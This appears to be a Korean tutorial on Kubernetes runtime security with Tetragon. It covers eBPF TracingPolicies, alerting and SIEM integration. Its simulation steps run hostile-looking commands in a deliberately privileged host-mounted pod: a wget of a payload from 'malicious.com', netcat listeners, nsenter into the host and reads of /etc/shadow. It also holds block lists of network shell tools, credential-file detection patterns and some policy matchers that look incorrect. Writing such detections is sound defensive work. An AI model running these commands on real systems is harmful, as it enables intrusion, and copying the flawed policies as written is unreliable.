
기본 TracingPolicy 구조 이해
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: example-policy
spec:
  # eBPF 프로그램 연결점 정의
  kprobes:
  - call: "sys_execve"        # 시스템 콜 이름
    syscall: true             # 시스템 콜 여부
    args:                     # 인자 정의
    - index: 0                # 첫 번째 인자
      type: "string"          # 타입 지정
    - index: 1                # 두 번째 인자
      type: "char_buf"        # 문자 배열
      sizeArgIndex: 2         # 크기 인자 인덱스
    selectors:                # 필터링 조건
    - matchArgs:
      - index: 0
        operator: "Postfix"   # 접미사 매칭
        values:
        - "/tmp/"             # /tmp 디렉터리 실행 파일
    returnArg:                # 반환값 처리
      index: 0
      type: "int"

  # 탐지 시 액션 정의 (선택사항)
  enforcementActions:
  - action: "Signal"          # SIGKILL 전송
    argSignal: 9
악성 바이너리 실행 차단 정책
# 실습용 취약한 Pod 배포
cat <<EOF | kubectl apply -f -
apiVersion: v1
kind: Pod
metadata:
  name: vulnerable-pod
  namespace: security-demo
  labels:
    app: vulnerable-app
spec:
  containers:
  - name: vulnerable-container
    image: ubuntu:22.04
    command: ["sleep", "infinity"]
    securityContext:
      runAsUser: 0          # 루트 권한으로 실행
      privileged: true      # 특권 모드
    volumeMounts:
    - name: host-root
      mountPath: /host
      readOnly: false
  volumes:
  - name: host-root
    hostPath:
      path: /
EOF

# 악성 바이너리 차단 정책 적용
cat <<EOF | kubectl apply -f -
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: block-malicious-binaries
spec:
  kprobes:
  - call: "security_bprm_check"
    syscall: false
    args:
    - index: 0
      type: "linux_binprm"
    selectors:
    - matchArgs:
      - index: 0
        operator: "Postfix"
        values:
        - "/tmp/"              # /tmp 디렉터리 실행 파일
        - "/dev/shm/"          # 공유 메모리 실행 파일
        - ".sh"                # 셸 스크립트
    enforcementActions:
    - action: "Signal"
      argSignal: 9             # SIGKILL로 즉시 종료
EOF

# 정책 테스트
kubectl exec -it vulnerable-pod -n security-demo -- bash
# Pod 내에서 다음 명령 실행 시 차단됨
echo '#!/bin/bash\necho "malicious"' > /tmp/malware.sh
chmod +x /tmp/malware.sh
/tmp/malware.sh  # 즉시 프로세스 종료됨
5. 네트워크 보안 모니터링
외부 네트워크 연결 차단 정책
# 외부 C&C 서버 연결 차단
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: block-external-connections
spec:
  kprobes:
  - call: "tcp_connect"
    syscall: false
    args:
    - index: 0
      type: "sock"
    selectors:
    # 내부 네트워크가 아닌 모든 연결 차단
    - matchArgs:
      - index: 0
        operator: "NotDAddr"    # 허용된 주소가 아닌 경우
        values:
        - "10.0.0.0/8"          # 내부 네트워크만 허용
        - "172.16.0.0/12"
        - "192.168.0.0/16"
        - "127.0.0.1/32"        # 로컬호스트
    enforcementActions:
    - action: "Override"
      argError: -1             # EPERM 에러 반환
네트워크 연결 모니터링 실습
# 네트워크 모니터링 정책 적용
kubectl apply -f - <<EOF
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: monitor-network-connections
spec:
  kprobes:
  - call: "tcp_connect"
    syscall: false
    args:
    - index: 0
      type: "sock"
    selectors:
    - matchArgs:
      - index: 0
        operator: "DPort"      # 특정 포트 모니터링
        values:
        - "22"                 # SSH
        - "3389"               # RDP
        - "4444"               # 일반적인 백도어 포트
        - "31337"              # 해커들이 자주 사용하는 포트
EOF

# 연결 테스트 및 모니터링
kubectl exec -it vulnerable-pod -n security-demo -- bash
# 다음 명령들이 Tetragon에 의해 탐지됨
nc -nv 8.8.8.8 22          # SSH 포트 연결 시도
curl http://malicious.com   # 외부 사이트 연결

# Tetragon으로 네트워크 이벤트 확인
tetragon observe --event-types process_connect --namespace security-demo
6. 파일 시스템 보안
민감한 파일 접근 모니터링
# 중요 시스템 파일 접근 탐지
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: file-access-monitoring
spec:
  kprobes:
  - call: "security_file_permission"
    syscall: false
    args:
    - index: 0
      type: "file"
    - index: 1
      type: "int"
    selectors:
    - matchArgs:
      - index: 0
        operator: "Postfix"
        values:
        - "/etc/passwd"        # 사용자 계정 정보
        - "/etc/shadow"        # 암호 해시
        - "/root/.ssh/"        # SSH 키
        - "/etc/kubernetes/"   # K8S 설정
        - "/var/lib/kubelet/config.yaml"
        - "/etc/docker/"       # Docker 설정
    returnArg:
      index: 0
      type: "int"
파일 접근 모니터링 실습
# 파일 접근 모니터링 정책 적용
kubectl apply -f - <<EOF
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: sensitive-file-access
spec:
  kprobes:
  - call: "security_file_permission"
    syscall: false
    args:
    - index: 0
      type: "file"
    selectors:
    - matchArgs:
      - index: 0
        operator: "Postfix"
        values:
        - "/etc/passwd"
        - "/etc/shadow"
        - "/host/etc/passwd"
        - "/host/etc/shadow"
EOF

# 파일 접근 테스트
kubectl exec -it vulnerable-pod -n security-demo -- bash
# 다음 명령들이 탐지됨
cat /etc/passwd
cat /etc/shadow              # 실패할 수도 있지만 시도는 탐지됨
cat /host/etc/passwd         # 호스트 파일 접근 시도
ls -la /host/root/.ssh/      # SSH 키 디렉터리 접근

# 파일 접근 이벤트 확인
tetragon observe --event-types process_kprobe --namespace security-demo
🚨 보안 위협 시뮬레이션 실습
1. 컨테이너 탈출 공격 시뮬레이션

컨테이너 탈출 탐지 정책
# 컨테이너 탈출 시도 탐지 정책
cat <<EOF | kubectl apply -f -
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: container-escape-detection
spec:
  kprobes:
  # nsenter 실행 탐지 (네임스페이스 탈출)
  - call: "security_bprm_check"
    syscall: false
    args:
    - index: 0
      type: "linux_binprm"
    selectors:
    - matchBinaries:
      - operator: "In"
        values:
        - "/usr/bin/nsenter"
        - "/bin/nsenter"
    enforcementActions:
    - action: "Signal"
      argSignal: 9

  # 호스트 프로세스 접근 시도 탐지
  - call: "sys_ptrace"
    syscall: true
    args:
    - index: 0
      type: "int"
    - index: 1
      type: "pid_t"
    selectors:
    - matchArgs:
      - index: 1
        operator: "Equal"
        values:
        - "1"                  # init 프로세스 접근 시도
    enforcementActions:
    - action: "Override"
      argError: -1

  # 특권 상승 시도 탐지
  - call: "sys_setuid"
    syscall: true
    args:
    - index: 0
      type: "uid_t"
    selectors:
    - matchArgs:
      - index: 0
        operator: "Equal"
        values:
        - "0"                  # root 권한 획득 시도
EOF

# 컨테이너 탈출 시도 테스트
kubectl exec -it vulnerable-pod -n security-demo -- bash

# 다음 명령들이 차단되거나 탐지됨
nsenter -t 1 -m -p /bin/bash    # 호스트 네임스페이스 진입 시도
ls /host/proc/1/                # 호스트 init 프로세스 정보 접근
docker ps 2>/dev/null           # Docker 소켓 접근 시도 (없을 수도 있음)
2. 런타임 위협 탐지 플로우

실시간 위협 차단 시나리오
# 종합적인 보안 정책 적용
cat <<EOF | kubectl apply -f -
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: comprehensive-security-policy
spec:
  kprobes:
  # 1. 악성 스크립트 실행 차단
  - call: "security_bprm_check"
    syscall: false
    args:
    - index: 0
      type: "linux_binprm"
    selectors:
    - matchArgs:
      - index: 0
        operator: "Postfix"
        values:
        - "/tmp/"
        - "/dev/shm/"
        - "/var/tmp/"
    enforcementActions:
    - action: "Signal"
      argSignal: 9

  # 2. 의심스러운 네트워크 도구 차단
  - call: "security_bprm_check"
    syscall: false
    args:
    - index: 0
      type: "linux_binprm"
    selectors:
    - matchBinaries:
      - operator: "In"
        values:
        - "/bin/nc"            # netcat
        - "/usr/bin/nc"
        - "/usr/bin/ncat"
        - "/usr/bin/socat"
        - "/usr/bin/wget"      # 파일 다운로드 도구
        - "/usr/bin/curl"
    enforcementActions:
    - action: "Signal"
      argSignal: 9

  # 3. 크립토마이닝 탐지
  - call: "security_bprm_check"
    syscall: false
    args:
    - index: 0
      type: "linux_binprm"
    selectors:
    - matchBinaries:
      - operator: "In"
        values:
        - "xmrig"              # 일반적인 크립토마이너
        - "minergate"
        - "cgminer"
        - "bfgminer"
    enforcementActions:
    - action: "Signal"
      argSignal: 9
EOF

# 위협 시나리오 테스트
kubectl exec -it vulnerable-pod -n security-demo -- bash

# 다음 명령들이 모두 차단됨
echo '#!/bin/bash\necho "crypto miner"' > /tmp/miner.sh
chmod +x /tmp/miner.sh
/tmp/miner.sh                   # 차단됨

wget http://malicious.com/payload.sh  # 차단됨
nc -l 4444                      # 차단됨
3. 권한 상승 공격 탐지
setuid/setgid 권한 상승 모니터링
# 권한 상승 탐지 정책
cat <<EOF | kubectl apply -f -
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: privilege-escalation-detection
spec:
  kprobes:
  # setuid 시스템 콜 모니터링
  - call: "sys_setuid"
    syscall: true
    args:
    - index: 0
      type: "uid_t"
    selectors:
    - matchArgs:
      - index: 0
        operator: "Equal"
        values:
        - "0"                  # root (uid=0)으로 변경 시도

  # setgid 시스템 콜 모니터링
  - call: "sys_setgid"
    syscall: true
    args:
    - index: 0
      type: "gid_t"
    selectors:
    - matchArgs:
      - index: 0
        operator: "Equal"
        values:
        - "0"                  # root (gid=0)으로 변경 시도

  # sudo 실행 모니터링
  - call: "security_bprm_check"
    syscall: false
    args:
    - index: 0
      type: "linux_binprm"
    selectors:
    - matchBinaries:
      - operator: "In"
        values:
        - "/usr/bin/sudo"
        - "/usr/bin/su"
        - "/bin/su"
EOF

# 권한 상승 시도 테스트
kubectl exec -it vulnerable-pod -n security-demo -- bash

# 다음 명령들이 탐지됨
su root                         # root 계정 전환 시도
sudo -i                         # sudo 실행 시도
📊 보안 메트릭 및 알림
1. 보안 이벤트 메트릭 수집
Prometheus 메트릭 확인
# Tetragon 메트릭 확인
kubectl port-forward -n kube-system svc/tetragon 2112:2112 &

# 주요 보안 메트릭 조회
curl -s http://localhost:2112/metrics | grep tetragon

# 프로세스 실행 이벤트 메트릭
curl -s http://localhost:2112/metrics | grep tetragon_events_total

# 정책 위반 메트릭
curl -s http://localhost:2112/metrics | grep tetragon_policy_events_total
중요 보안 메트릭들
# 프로세스 실행 이벤트 비율
rate(tetragon_events_total{event_type="process_exec"}[5m])

# 차단된 이벤트 수
tetragon_policy_events_total{action="block"}

# 네트워크 연결 이벤트
rate(tetragon_events_total{event_type="process_connect"}[5m])

# 권한 상승 시도
rate(tetragon_events_total{
  event_type="process_kprobe",
  function=~"sys_setuid|sys_setgid"
}[5m])

# 의심스러운 파일 접근
rate(tetragon_events_total{
  event_type="process_kprobe",
  file=~".*/etc/passwd|.*/etc/shadow|.*/root/\\.ssh/.*"
}[5m])

# 네임스페이스별 보안 이벤트
sum by (namespace) (rate(tetragon_events_total[5m]))

# 상위 위험 바이너리
topk(10, sum by (binary) (rate(tetragon_events_total{event_type="process_exec"}[5m])))
2. 자동 알림 설정
PrometheusRule을 통한 알림 구성
# Tetragon 보안 알림 규칙
apiVersion: monitoring.coreos.com/v1
kind: PrometheusRule
metadata:
  name: tetragon-security-alerts
  namespace: kube-system
spec:
  groups:
  - name: tetragon.security
    rules:
    - alert: SuspiciousProcessExecution
      expr: rate(tetragon_events_total{event_type="process_exec",binary=~".*/tmp/.*"}[5m]) > 0
      for: 0m
      labels:
        severity: critical
      annotations:
        summary: "Suspicious process execution in /tmp directory"
        description: "Process execution detected in /tmp directory in namespace {{ $labels.namespace }}"

    - alert: ExternalConnectionAttempt
      expr: rate(tetragon_events_total{event_type="process_connect"}[5m]) > 10
      for: 1m
      labels:
        severity: warning
      annotations:
        summary: "High external connection attempts detected"

    - alert: PrivilegeEscalationAttempt
      expr: rate(tetragon_events_total{event_type="process_kprobe",function=~"sys_setuid|sys_setgid"}[5m]) > 0
      for: 0m
      labels:
        severity: critical
      annotations:
        summary: "Privilege escalation attempt detected"

    - alert: SensitiveFileAccess
      expr: rate(tetragon_events_total{event_type="process_kprobe",file=~".*/etc/passwd|.*/etc/shadow"}[5m]) > 0
      for: 0m
      labels:
        severity: high
      annotations:
        summary: "Sensitive file access detected"
3. 자동 대응 스크립트
Slack 알림 통합
# Slack 알림 스크립트
cat <<'EOF' > tetragon-alerter.sh
#!/bin/bash

SLACK_WEBHOOK="https://hooks.slack.com/services/YOUR/SLACK/WEBHOOK"

send_slack_alert() {
    local message="$1"
    local severity="$2"
    local emoji="🚨"

    case $severity in
        "critical") emoji="🔴" ;;
        "high") emoji="🟠" ;;
        "warning") emoji="🟡" ;;
    esac

    curl -X POST -H 'Content-type: application/json' \
        --data "{\"text\":\"$emoji $message\"}" \
        $SLACK_WEBHOOK
}

# Tetragon 이벤트 모니터링
tetragon observe --output json | while read line; do
    echo "$line" | jq -r '
        if .process_exec and (.process_exec.process.binary | test(".*/tmp/.*")) then
            "CRITICAL: Suspicious process execution in /tmp: " + .process_exec.process.binary + " in namespace " + .process_exec.kubernetes.namespace
        elif .process_kprobe and (.process_kprobe.function_name | test("sys_setuid|sys_setgid")) then
            "CRITICAL: Privilege escalation attempt detected in namespace " + .process_kprobe.kubernetes.namespace
        else
            empty
        end
    ' | while read alert; do
        if [[ -n "$alert" ]]; then
            send_slack_alert "$alert" "critical"
        fi
    done
done
EOF

chmod +x tetragon-alerter.sh
🔗 SIEM 시스템 통합
1. ELK Stack 통합
Logstash 설정
# Logstash 파이프라인 설정
apiVersion: v1
kind: ConfigMap
metadata:
  name: logstash-tetragon-config
data:
  logstash.conf: |
    input {
      beats {
        port => 5044
      }
    }

    filter {
      if [kubernetes][namespace] {
        json {
          source => "message"
        }

        # 프로세스 실행 이벤트 처리
        if [process_exec] {
          mutate {
            add_field => { "event_type" => "process_execution" }
            add_field => { "binary" => "%{[process_exec][process][binary]}" }
            add_field => { "namespace" => "%{[process_exec][kubernetes][namespace]}" }
            add_field => { "pod" => "%{[process_exec][kubernetes][pod]}" }
            add_field => { "arguments" => "%{[process_exec][process][arguments]}" }
          }

          # 의심스러운 활동 태깅
          if [binary] =~ /.*(\/tmp\/|\/dev\/shm\/).*/ {
            mutate {
              add_tag => ["suspicious", "malware_risk"]
              add_field => { "risk_level" => "high" }
            }
          }
        }

        # 네트워크 연결 이벤트 처리
        if [process_connect] {
          mutate {
            add_field => { "event_type" => "network_connection" }
            add_field => { "destination_ip" => "%{[process_connect][destination][address]}" }
            add_field => { "destination_port" => "%{[process_connect][destination][port]}" }
          }

          # 외부 연결 태깅
          if [destination_ip] !~ /^(10\.|172\.1[6-9]\.|172\.2[0-9]\.|172\.3[01]\.|192\.168\.|127\.).*/ {
            mutate {
              add_tag => ["external_connection", "potential_exfiltration"]
              add_field => { "risk_level" => "medium" }
            }
          }
        }

        # 파일 접근 이벤트 처리
        if [process_kprobe] and [process_kprobe][file] {
          mutate {
            add_field => { "event_type" => "file_access" }
            add_field => { "file_path" => "%{[process_kprobe][file][path]}" }
            add_field => { "permission" => "%{[process_kprobe][file][permission]}" }
          }

          # 민감한 파일 접근 태깅
          if [file_path] =~ /.*(\/etc\/passwd|\/etc\/shadow|\/root\/\.ssh\/).*/ {
            mutate {
              add_tag => ["sensitive_file_access", "credential_risk"]
              add_field => { "risk_level" => "critical" }
            }
          }
        }

        # 권한 상승 이벤트 처리
        if [process_kprobe] and [process_kprobe][function_name] =~ /sys_setuid|sys_setgid/ {
          mutate {
            add_field => { "event_type" => "privilege_escalation" }
            add_field => { "syscall" => "%{[process_kprobe][function_name]}" }
            add_tag => ["privilege_escalation", "security_critical"]
            add_field => { "risk_level" => "critical" }
          }
        }

        # GeoIP 정보 추가 (외부 연결의 경우)
        if [destination_ip] and "external_connection" in [tags] {
          geoip {
            source => "destination_ip"
            target => "geoip"
          }
        }

        # 타임스탬프 정규화
        date {
          match => [ "timestamp", "ISO8601" ]
        }
      }
    }

    output {
      elasticsearch {
        hosts => ["elasticsearch:9200"]
        index => "tetragon-security-%{+YYYY.MM.dd}"
        template_name => "tetragon"
        template => "/etc/logstash/templates/tetragon-template.json"
        template_overwrite => true
      }

      # 고위험 이벤트는 별도 인덱스로 전송
      if [risk_level] == "critical" {
        elasticsearch {
          hosts => ["elasticsearch:9200"]
          index => "tetragon-critical-%{+YYYY.MM.dd}"
        }
      }

      # 실시간 알림을 위한 Kafka 전송
      if "security_critical" in [tags] {
        kafka {
          topic_id => "security-alerts"
          bootstrap_servers => "kafka:9092"
        }
      }
    }
---

# Elasticsearch 인덱스 템플릿
apiVersion: v1
kind: ConfigMap
metadata:
  name: elasticsearch-tetragon-template
data:
  tetragon-template.json: |
    {
      "index_patterns": ["tetragon-*"],
      "settings": {
        "number_of_shards": 3,
        "number_of_replicas": 1,
        "index.lifecycle.name": "tetragon-policy",
        "index.lifecycle.rollover_alias": "tetragon"
      },
      "mappings": {
        "properties": {
          "timestamp": { "type": "date" },
          "event_type": { "type": "keyword" },
          "namespace": { "type": "keyword" },
          "pod": { "type": "keyword" },
          "binary": { "type": "keyword" },
          "risk_level": { "type": "keyword" },
          "destination_ip": { "type": "ip" },
          "file_path": { "type": "keyword" },
          "geoip": {
            "properties": {
              "location": { "type": "geo_point" },
              "country_name": { "type": "keyword" },
              "city_name": { "type": "keyword" }
            }
          }
        }
      }
    }
EOF
2. Splunk 통합
Splunk Universal Forwarder 설정
# Splunk Forwarder DaemonSet 배포
cat <<EOF | kubectl apply -f -
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: splunk-forwarder
  namespace: kube-system
spec:
  selector:
    matchLabels:
      app: splunk-forwarder
  template:
    metadata:
      labels:
        app: splunk-forwarder
    spec:
      containers:
      - name: splunk-forwarder
        image: splunk/universalforwarder:8.2
        env:
        - name: SPLUNK_START_ARGS
          value: "--accept-license"
        - name: SPLUNK_PASSWORD
          value: "changeme123"
        - name: SPLUNK_FORWARD_SERVER
          value: "splunk-indexer:9997"
        volumeMounts:
        - name: tetragon-logs
          mountPath: /var/log/tetragon
          readOnly: true
        - name: splunk-config
          mountPath: /opt/splunk/etc/system/local
      volumes:
      - name: tetragon-logs
        hostPath:
          path: /var/log/tetragon
      - name: splunk-config
        configMap:
          name: splunk-config
---
apiVersion: v1
kind: ConfigMap
metadata:
  name: splunk-config
  namespace: kube-system
data:
  inputs.conf: |
    [monitor:///var/log/tetragon/*.log]
    sourcetype = tetragon:security
    index = security

    [monitor:///var/log/tetragon/tetragon.log]
    sourcetype = tetragon:events
    index = security

  outputs.conf: |
    [tcpout]
    defaultGroup = default-autolb-group

    [tcpout:default-autolb-group]
    server = splunk-indexer:9997

  props.conf: |
    [tetragon:security]
    TIME_PREFIX = "time":"
    TIME_FORMAT = %Y-%m-%dT%H:%M:%S.%3NZ
    SHOULD_LINEMERGE = false
    KV_MODE = json
    category = Security
    description = Tetragon Security Events
EOF
Splunk 검색 쿼리 예제
# 권한 상승 시도 탐지
index=security sourcetype="tetragon:security"
| spath event_type
| search event_type="privilege_escalation"
| eval risk_score = case(
    match(binary, ".*/tmp/.*"), 90,
    match(binary, ".*/dev/shm/.*"), 85,
    1==1, 70
)
| stats count by namespace, pod, binary, risk_score
| sort -risk_score

# 외부 네트워크 연결 분석
index=security sourcetype="tetragon:security" event_type="network_connection"
| spath destination_ip
| search NOT (destination_ip="10.*" OR destination_ip="172.1*" OR destination_ip="192.168.*")
| lookup geoip clientip AS destination_ip
| stats count by destination_ip, Country, City, namespace
| sort -count

# 민감한 파일 접근 패턴 분석
index=security sourcetype="tetragon:security" event_type="file_access"
| spath file_path
| search file_path="*/etc/passwd" OR file_path="*/etc/shadow" OR file_path="*/root/.ssh/*"
| timechart span=1h count by namespace
| predict count as predicted_count algorithm=LLP
🏢 엔터프라이즈 보안 기능
1. 멀티 테넌시 보안
테넌트별 격리 정책
# 테넌트 A 보안 정책
cat <<EOF | kubectl apply -f -
apiVersion: cilium.io/v2
kind: CiliumClusterwideNetworkPolicy
metadata:
  name: tenant-a-isolation
spec:
  endpointSelector:
    matchLabels:
      tenant: tenant-a
  ingress:
  # 같은 테넌트 내에서만 통신 허용
  - fromEndpoints:
    - matchLabels:
        tenant: tenant-a
  # 공유 서비스 접근 허용
  - fromEndpoints:
    - matchLabels:
        tier: shared-services
  egress:
  # 같은 테넌트로만 통신 허용
  - toEndpoints:
    - matchLabels:
        tenant: tenant-a
  # 공유 서비스 접근 허용
  - toEndpoints:
    - matchLabels:
        tier: shared-services
  # 외부 API 접근 (제한적)
  - toFQDNs:
    - matchPattern: "api.tenant-a.com"
    toPorts:
    - ports:
      - port: "443"
        protocol: TCP
---
# 테넌트 A 전용 Tetragon 정책
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: tenant-a-security-policy
spec:
  kprobes:
  - call: "security_bprm_check"
    syscall: false
    args:
    - index: 0
      type: "linux_binprm"
    selectors:
    # 테넌트 A 네임스페이스만 적용
    - matchNamespaces:
      - operator: "In"
        values:
        - "tenant-a-prod"
        - "tenant-a-staging"
    - matchArgs:
      - index: 0
        operator: "Postfix"
        values:
        - "/tmp/"
        - "/dev/shm/"
    enforcementActions:
    - action: "Signal"
      argSignal: 9
EOF
2. 컴플라이언스 및 감사
SOC 2 / ISO 27001 준수
# 감사 로그 강화 정책
cat <<EOF | kubectl apply -f -
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: compliance-audit-policy
spec:
  kprobes:
  # 모든 파일 접근 기록 (감사용)
  - call: "security_file_permission"
    syscall: false
    args:
    - index: 0
      type: "file"
    - index: 1
      type: "int"
    selectors:
    - matchNamespaces:
      - operator: "In"
        values:
        - "production"
        - "financial"

  # 네트워크 연결 기록 (데이터 유출 감지)
  - call: "tcp_connect"
    syscall: false
    args:
    - index: 0
      type: "sock"
    selectors: []  # 모든 연결 기록

  # 권한 변경 기록
  - call: "sys_setuid"
    syscall: true
    args:
    - index: 0
      type: "uid_t"
    selectors: []  # 모든 권한 변경 기록

  # 프로세스 실행 기록
  - call: "security_bprm_check"
    syscall: false
    args:
    - index: 0
      type: "linux_binprm"
    selectors: []  # 모든 프로세스 실행 기록
EOF

# 감사 로그 retention 설정
cat <<EOF | kubectl apply -f -
apiVersion: v1
kind: ConfigMap
metadata:
  name: tetragon-audit-config
  namespace: kube-system
data:
  audit-config.yaml: |
    auditConfig:
      enableAuditLog: true
      auditLogPath: "/var/log/tetragon/audit.log"
      auditLogMaxSize: 100  # MB
      auditLogMaxBackups: 10
      auditLogMaxAge: 2555  # 7년 보관 (일 단위)
      auditLogCompress: true
      auditPolicy:
        rules:
        - level: "Record"
          namespaces: ["production", "financial"]
          resources: ["*"]
        - level: "Metadata"
          namespaces: ["staging"]
          resources: ["*"]
EOF
3. 고급 위협 탐지
행동 기반 이상 탐지
# 기계학습 기반 이상 탐지 정책
cat <<EOF | kubectl apply -f -
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: behavioral-anomaly-detection
spec:
  kprobes:
  # 비정상적인 프로세스 체인 탐지
  - call: "security_bprm_check"
    syscall: false
    args:
    - index: 0
      type: "linux_binprm"
    selectors:
    # 정상적이지 않은 프로세스 체인
    - matchArgs:
      - index: 0
        operator: "PostfixAny"  # 여러 패턴 중 하나라도 매치
        values:
        - "sh -c curl"         # 스크립트 내 curl 실행
        - "bash -c wget"       # 스크립트 내 wget 실행
        - "python -c import"   # 인라인 Python 실행
        - "perl -e"            # 인라인 Perl 실행

  # 비정상적인 네트워크 패턴 탐지
  - call: "tcp_connect"
    syscall: false
    args:
    - index: 0
      type: "sock"
    selectors:
    # 일반적이지 않은 포트 연결
    - matchArgs:
      - index: 0
        operator: "DPort"
        values:
        - "4444"    # 일반적인 백도어 포트
        - "5555"
        - "6666"
        - "31337"   # 해커 문화 포트
        - "8080"    # 프록시 포트
EOF

# 실시간 ML 기반 분석 스크립트
cat <<'EOF' > anomaly-detector.py
#!/usr/bin/env python3
import json
import subprocess
import numpy as np
from sklearn.ensemble import IsolationForest
from collections import defaultdict, deque
import time

class TetragonAnomalyDetector:
    def __init__(self):
        self.models = {}
